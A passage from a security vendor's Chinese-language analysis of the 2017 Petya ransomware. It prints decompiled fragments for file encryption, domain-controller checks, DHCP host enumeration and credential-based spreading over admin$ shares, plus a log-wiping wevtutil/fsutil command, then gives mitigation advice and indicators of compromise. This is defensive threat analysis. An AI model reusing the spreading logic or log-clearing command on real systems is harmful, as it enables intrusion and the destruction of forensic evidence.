                                     "H80Zr1Q/wcYJBwLhQ9EqJ3iDqmN19Oo7NtyEUmbYmopcq+YLIBZzQ2ZTK0A2DtX4GRKxEEFLCy7vP12EYO"
                                     "PXknUy/+mf0JFWixz29QiTF5oLu15wVL0NCuEibGaNNpgq+CXsPwfITDbDDmdrRIiUEUw6o3pt5pNOskfO"
                                     "JbMan2TZu6zFhzuts7KafP5UA8/0Hmf5K3/F9Mf9SE68E2jK+cIiF1KeWndP0XfRCYXI9AJYCeaOu7CXF6"
                                     "U0AVNnNjvLeOn42LHFUK4o6JwIDAQAB";
          *(_DWORD *)(result + 28) = 0;
          *(_DWORD *)result = *(_DWORD *)RootPathName;
          *(_DWORD *)(result + 4) = v4;
          result = (signed int)CreateThread(0, 0, StartAddress, (LPVOID)result, 0, 0);
        }
      }
    }
    --v1;
  }
  while ( v1 >= 0 );
```

图 3-17 加密所使用的公钥

除 C:\Windows 目录下外，所有盘符下的所有文件夹均会被加密。被加密的文件格式如下所示。

```
L".3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb."
 "gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.ps[illegible]ar.rtf.sln.s"
 "ql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsdx.vsv.work.xls.xlsx.xvd.zip."
```

图 3-18 被加密的文件格式

3.2.5 传播

样本会先判断目标是否为装有 NT 系统的服务器或域控服务器。

```
 6
 7  v0 = 0;
 8  bufptr = 0;
 9  if ( !NetServerGetInfo(0, 0x65u, &bufptr) )   // 0x65: Return the server name, type, and associated software.
10  {
11    v1 = *((_DWORD *)bufptr + 4);
12    if ( (unsigned __int16)v1 & (unsigned __int16)SV_TYPE_SERVER_NT || v1 & 0x18 )// 0x18: SV_TYPE_DOMAIN_BAKCTRL | SV_TYPE_DOMAIN_CTRL
13      v0 = 1;
14  }
15  if ( bufptr )
16    NetApiBufferFree(bufptr);
17  return v0;
18}
```

图 3-19 判断是否是域控服务器

如果是，则会枚举 DHCP 子网内设备的地址并存储供后续进攻使用。

```
43  GetComputerNameExW(ComputerNamePhysicalNetBIOS, &Buffer, &nSize);
44  if ( !DhcpEnumSubnets(&Buffer, &ResumeHandle, 0x400u, &EnumInfo, &ElementsRead, &ElementsTotal) )
45  {
46    v14 = EnumInfo->NumElements;
47    if ( v14 > 0 )
48    {
49      do
50      {
51        if ( !DhcpGetSubnetInfo(0, EnumInfo->Elements[v1], &SubnetInfo)
52          && SubnetInfo->SubnetState == DhcpSubnetEnabled
53          && !DhcpEnumSubnetClients(0, EnumInfo->Elements[v1], &v18, 0x10000u, &ClientInfo, &ClientsRead, &ClientsTotal) )
54        {
55          v3 = ClientInfo->NumElements;
56          v16 = v3;
57          if ( v3 && v2 < v3 )
58          {
59            do
60            {
61              v4 = ClientInfo->Clients[v2];
62              if ( v4 )
63              {
64                v5 = ntohl(v4->ClientIpAddress);
65                if ( sub_1000A3D9(v5) )
66                {
67                  v6 = ntohl(v4->ClientIpAddress);
68                  v7 = inet_ntoa((struct in_addr)v6);
69                  v8 = (char *)sub_10006916(v7);
70                  v9 = v8;
71                  if ( v8 )
72                  {
73                    sub_10006FC7(v8, 0, (struct _RTL_CRITICAL_SECTION *)45);
74                    v10 = GetProcessHeap();
75                    HeapFree(v10, 0, v9);
```

图 3-20 枚举 DHCP 子网内设备的地址

接下来该样本遍历系统中类型为 TERMSRV 的凭据，并根据凭据尝试连接网络资源。

```
36  Name = 0;
37  wsprintfW(&Name, L"\\\\%s\\admin$", a1);
38  NetResource.dwScope = 0;
39  memset(&NetResource.dwType, 0, 0x1Cu);
40  NetResource.lpRemoteName = &Name;
41  NetResource.dwType = 1;
42  sub_10008B70((int)&v23);
43  wsprintfW(&FileName, L"\\\\%ws\\admin$\\%ws", a1, &v23);
44  while ( 1 )
45  {
46    pszPath = 0;
47    v11 = v4;
48    v18 = WNetAddConnection2W(&NetResource, lpPassword, lpUserName, 0);
49    wsprintfW(&pszPath, L"\\\\%ws\\admin$\\%ws", a1, &v23);
50    v5 = PathFindExtensionW(&pszPath);
51    if ( v5 )
52    {
53      *v5 = 0;
54      if ( PathFileExistsW(&pszPath) )
55      {
56        v13 = 1;
57        goto LABEL_58;
58      }
59      dwErrCode = GetLastError();
60    }
61    v6 = 0;
```

图 3-21 遍历系统中类型为 TERMSRV 的凭据

若连接成功，则会上传样本，并利用资源中的 PsExec 来远程执行 rundll32 调用样本加密，对局域网机器进行感染。

3.2.6 日志清除

该样本使用了 Windows 自带的 wevtutil 工具进行日志清除工作。命令行如下所示。

```
wsprintfW(
  &v13,
  L"wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:",
  pszPath);
```

图 3-22 日志清除命令

4 风险防范与处置建议

4.1 影响操作系统

“必加”（Petya）勒索软件影响操作系统：Windows XP 及以上版本；

4.2 如未被感染

1、邮件防范

由于此次“必加”（Petya）勒索软件变种首次传播通过邮件传播，所以应警惕钓鱼邮件。建议收到带不明附件的邮件，请勿打开；收到带不明链接的邮件，请勿点击链接。

2、更新操作系统补丁（MS）

https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

3、更新 Microsoft Office/WordPad 远程执行代码漏洞（CVE-2017-0199）补丁

https://technet.microsoft.com/zh-cn/office/mt465751.aspx

4、禁用 WMI 服务

禁用操作方法：https://zhidao.baidu.com/question/91063891.html

5、更改空口令和弱口令

如操作系统存在空口令或弱口令的情况，请及时将口令更改为高强度的口令。

6、免疫工具

安天开发的魔窟（WannCry）免疫工具，针对此次事件免疫仍然有效。

下载地址：http://www.antiy.com/tools.html

4.3 如已被感染

1、 如无重要文件，建议重新安装系统，更新补丁、禁用 WMI 服务、使用免疫工具进行免疫。

2、 有重要文件被加密，如已开启 Windows 自动镜像功能，可尝试恢复镜像；或等待后续可能出现解密工具。

5 总结

“必加”（Petya）一词一说为东欧女性的名字，来自斯拉夫语系；同时其更被作为一款前苏联的轻型护卫舰的名字。可以说，这个恶意代码从开始就展示出一定的地缘特点。“必加”（Petya）病毒所达成的后果，在勒索软件中是较为特殊的。其将导致计算机系统不能进入正常的系统启动流程，其即可达成勒索目的，其同样可以作为一种破坏载荷。由于其加密扇区，伪装成了系统卷出问题的磁盘检查过程，因此这种社工技巧，可以保证其完成加密作业的全程。而一旦其作为破坏载荷来使用，就同样可以达成和此前在乌克兰停电[1]、索尼攻击事件等破坏引导记录导致系统不能自举的同样效果。鉴于本次事件所发生的特殊的时点，因此安天分析小组认为，目前并不能得出本事件是完全以经济勒索为目的恶意代码攻击事件的结论，而还需要更多进一步的分析。

安天在 2016 年基础威胁年报[3]中，对比了“蠕虫时代的传播入口到勒索软件的传播入口”，对其复合型的传播趋势做了预判，而“必加”（Petya）新版本复合手段传播感染进一步看到，通过邮件进入到内部网络，在网内传播的方式，可能会带来比类似 Wannacry 蠕虫这种单纯的扫描植入方式更严重的后果。但同时更值得警醒的是，“必加”（Petya）所使用的并非是 0DAY 漏洞，甚至也非 1DAY 漏洞，而是陈旧的漏洞，其他传播方式也是利用类似弱口令/空口令这种基本的配置问题。这些问题再次说明，系统策略加固和及时的补丁升级，是安全的必修手段。

通过类似邮件或浏览器等入口的单点注入、之后横向移动扫荡内部网络，这本身是传统定向攻击到 APT 攻击的基本手段，但由于 APT 攻击的隐蔽性，使多年类似的攻击存在，并没有有效驱动内网安全治理的改善。而勒索病毒攻击，是同样具有严重后果，同时却一种后果高度可见的安全风险。从 Wanncry 到“必加”（Petya），其将许多信息系统的防护无效的情况全面暴露出来。

面对这种局面，与其夸大病毒本身的能力和威胁，不如认真思考安全基础工作的是否扎实。其应对不能更多立足于灾难响应、数据恢复甚至是破解解密，而必须立足于尽可能的防患于未然，最大程度将易被攻陷的节点减到最小。

2017 年 2 月 17 日，习近平总书记在国家安全工作座谈会上指出“加强网络安全预警监测，确保大数据安全，实现全天候全方位感知和有效防护”，可以说，“有效”对关键信息技术设施保障的基本要求。如果说态势感知能力是信息安全的顶层价值，那么有效防护就是其能力的基本盘。没有有效防护这个基本盘，威胁情报等各种能力手段，都将无法对接落地、形成价值。

2015 年起，安天根据勒索软件已经成为一种地下经济的商业模式，必然会推动其大规模蔓延爆发的判断，在终端防御智甲产品中增加了“加密行为识别”、“诱饵文件”等策略，使用 2016 年 10 月的智甲版本，在不升级病毒库和模块的情况下，就有效拦截 Wanncry 等新兴勒索软件的加密行为。从安天的产品体系来看，达成有效防护、实现价值输出，则是我们一贯的追求。

附录一：参考资料

[1] 《New ransomware, old techniques: Petya adds worm capabilities》

https://blogs.technet.microsoft.com/mmpc/2017/06/27/new-ransomware-old-techniques-petya-adds-worm-capabilities/

[2] 乌克兰电力系统遭受攻击事件综合分析报告

http://www.antiy.com/response/A_Comprehensive_Analysis_Report_on_Ukraine_Power_Grid_Outage/A_Comprehensive_Analysis_Report_on_Ukraine_Power_Grid_Outage.html

[3] 安天：2016 年网络安全威胁的回顾与展望

http://www.antiy.com/response/2016_Antiy_Annual_Security_Report.html

附录二：关于安天

安天是专注于威胁检测防御技术的领导厂商。安天以提升用户应对网络威胁的核心能力、改善用户对威胁的认知为企业使命，依托自主先进的威胁检测引擎等系列核心技术和专家团队，为用户提供端点防护、流量监测、深度分析、威胁情报和态势感知等相关产品、解决方案与服务。

全球超过一百家以上的著名安全厂商、IT 厂商选择安天作为检测能力合作伙伴，安天的反病毒引擎得以为全球近十万台网络设备和网络安全设备、近六亿部手机提供安全防护。安天移动检测引擎是全球首个获得 AV-TEST 年度奖项的中国产品。

安天技术实力得到行业管理机构、客户和伙伴的认可，安天已连续四届蝉联国家级安全应急支撑单位资质，亦是中国国家信息安全漏洞库六家首批一级支撑单位之一。

安天是中国应急响应体系中重要的企业节点，在红色代码、口令蠕虫、震网、破壳、沙虫、方程式等重大安全事件中，安天提供了先发预警、深度分析或系统的解决方案。

安天实验室更多信息请访问： *http://www.antiy.com*（中文）

http://www.antiy.net（英文）

安天企业安全公司更多信息请访问： *http://www.antiy.cn*

安天移动安全公司（AVL TEAM）更多信息请访问： *http://www.avlsec.com*

附录三：综合（疑似）样本集合列表

在综合现有多方威胁情报的情况下仍然无法将相关样本建立起完整的联系，部分样本存在传播僵尸网络等其他行为对分析造成了一定干扰。在缺乏现场取证支持的情况下无法有效过滤干扰项，因此将现阶段汇总的全部疑似相关信息陈列如下：

文件	格式	MD5 / SHA256
4F3B.tm_	EXE	7e37ab34ecdcc3e77e24522ddfd4852d
	DLL	71b6a493388e7d0b40c83ce903bc6b04
dllhost.dat	DLL	aeee996fd3484f28e5cd85fe26b6bdcd
svchost.exe	EXE	d2ec63b63e88ece47fbaab1ca22da1ef
Order-20062017.doc	RTF	415fe69bf32634ca98fa07633f4118e1
myguy.xls	XLSX	0487382a4daf8eb9660f1c67e30f8b25

疑似相关命令控制（C2）服务器 IP

- 185.165.29.78
- 84.200.16.242
- 111.90.139.247
- 95.141.115.108

相同 C2 服务器上传播的其他一些木马

- 185.165.29.78
  - a809a63bc5e31670ff117d838522dec433f74bee
  - bec678164cedea578a7aff4589018fa41551c27f
  - d5bf3f100e7dbcc434d7c58ebf64052329a60fc2
  - aba7aa41057c8a6b184ba5776c20f7e8fc97c657
  - 0ff07caedad54c9b65e5873ac2d81b3126754aac
  - 51eafbb626103765d3aedfd098b94d0e77de1196
  - 078de2dc59ce59f503c63bd61f1ef8353dc7cf5f
- 84.200.16.242

- 7ca37b86f4acc702f108449c391dd2485b5ca18c
- 2bc182f04b935c7e358ed9c9e6df09ae6af47168
- 1b83c00143a1bb2bf16b46c01f36d53fb66f82b5
- 82920a2ad0138a2a8efc744ae5849c6dde6b435d